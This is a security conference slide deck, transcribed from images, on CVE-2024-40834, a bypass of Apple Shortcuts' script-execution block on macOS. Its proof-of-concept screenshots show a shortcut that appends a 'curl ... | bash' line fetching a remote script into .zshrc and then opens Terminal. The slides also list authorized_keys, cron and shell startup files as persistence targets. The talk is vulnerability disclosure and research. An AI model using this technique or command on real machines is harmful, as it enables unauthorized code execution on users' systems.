
TANTO
sharper cyber security

CVE-2024-40834
A “shortcut” to the Bypass Road

>>>

Thank You Objective-See Foundation!

- Andy and Patrick, you guys rock!
- Thanks for creating this amazing conference and continuing doing it!
- Thanks for the opportunity! I'm a 1st time speaker in the conference and I'm stoked and humbled to be here
- Now I finally understand why everyone that comes to this conference loves it so much!


MARCIO ALMEIDA


Co-founder /
Technical Director at Tanto Security

X – @marcioalm
Linkedin – marcioalmeida
Github – pimps

Talk Outline

- What is the Apple Shortcuts app?
  - Built-in protections
  - Read, write, execute actions
- CVE-2024-40834
  - Bypassing “enable script” for arbitrary code exec
- Sharing malicious signed shortcuts
- Patch applied by Apple (HT214119)
- Final considerations



What’s a shortcut?


- **Is a program that let you automate tasks with actions**
- **An *action* (the building block of a shortcut) is a single step of a task, for example:**
  - Open a file (e.g. image.jpg)
  - Convert the image to .png
  - Save a File
- **Can be shared with other people and installed (when its properly signed)**
- **Has a marketplace where you can upload and download/install useful shortcuts**


Shortcuts Client

```
marcio@Katana ~ % shortcuts -h
OVERVIEW: Command-line utility for running shortcuts.

USAGE: shortcuts <subcommand>

OPTIONS:
  -h, --help              Show help information.

SUBCOMMANDS:
  run                     Run a shortcut.
  list                    List your shortcuts.
  view                    View a shortcut in Shortcuts.
  sign                    Sign a shortcut file.

  See 'shortcuts help <subcommand>' for detailed help.
marcio@Katana ~ %
```

- **In essence, a shortcut is just another apple signed .plist file containing all its instructions inside.**
- **The shortcuts desktop client can be used to:**
  - Run a shortcut
  - List installed shortcuts
  - View a shortcut
  - Sign a shortcut file to be shared and installed by other users


Built-in Protections






- Block by default execution of the most dangerous actions, like running scripts (code execution)
- Block sharing large amounts of data
- Block deleting files without user confirmation
- Block deleting large amounts of files such as folders, etc.
- MacOS privacy control will alert for “potentially dangerous” access on first run. However, these alerts are common with non-malicious shortcuts.
- Only signed shortcuts can be shared

Interesting actions






Many more…


>>>

CVE-2024-40834

The initial idea…



- **We learned that script execution is blocked by default…**
- **We can: read, write, move, rename and open apps… these don't require especial configuration…**
- **Can we use these primitives to modify or create a file that can give us code execution?**
  - Writing a public key to authorized_keys?
  - Writing a cron job?
  - ~~Write to a **file that automatically "executes stuff"**~~ **when** the **Terminal.app is open**?
    - .zshrc (interactive shell)
    - .zprofile (login shell)
    - .zshenv (environment variables)
    - .zlogin (login shell)
    - .zlogout (when the shell exits)


Execute
Receive Images and 18 more input from Quick Actions
If there's no input:
Continue
Text
curl --silent https://tn2.au/NSNmQbuw/x.sh | bash
Append Text to marcio
File Path: .zshrc
Make New Line:
Open Terminal
Quit App Terminal
Show More
Search for apps and actions
Categories
Apps
All Actions
Suggestions
Favourites
Scripting
Sharing
Location
Documents
Media
Web
Next Action Suggestions
If
Choose from Menu
Set Variable
Get Variable
Text
Get Contents of URL
URL
Add to Variable
Repeat for Each
Get Dictionary Value
Match Text
Comment
Get Item from List
Show Alert
Replace Text
Stop This Shortcut


TANTJ

>>>

Append text to existing .zshrc…


Great success!

- **If the .zshrc file already exists our idea bypasses the need to enable script and we achieve code exec… YAY!**
- **But what happens if the .zshrc file does not exist in the target system?**


Execute
Receive Images and 18 more input from Quick Actions
If there's no input:
Continue
Text
curl --silent https://tn2.au/NSNmQbuw/x.sh | bash
Append Text to marcio
File Path: .zshrc
Make New Line:
Open Terminal
Quit App Terminal
Show More
root@h4kx: ~/redir
⌥⌘2
marcio@Katana ~ %
Search for apps and actions
Categories
Apps
All Actions
Suggestions
Favourites
Scripting
Sharing
Location
Documents
Media
Web
Next Action Suggestions
If
Choose from Menu
Set Variable
Get Variable
Text
Get Contents of URL
URL
Add to Variable
Repeat for Each
Get Dictionary Value
Match Text
Comment
Get Item from List
Show Alert
Replace Text
Stop This Shortcut

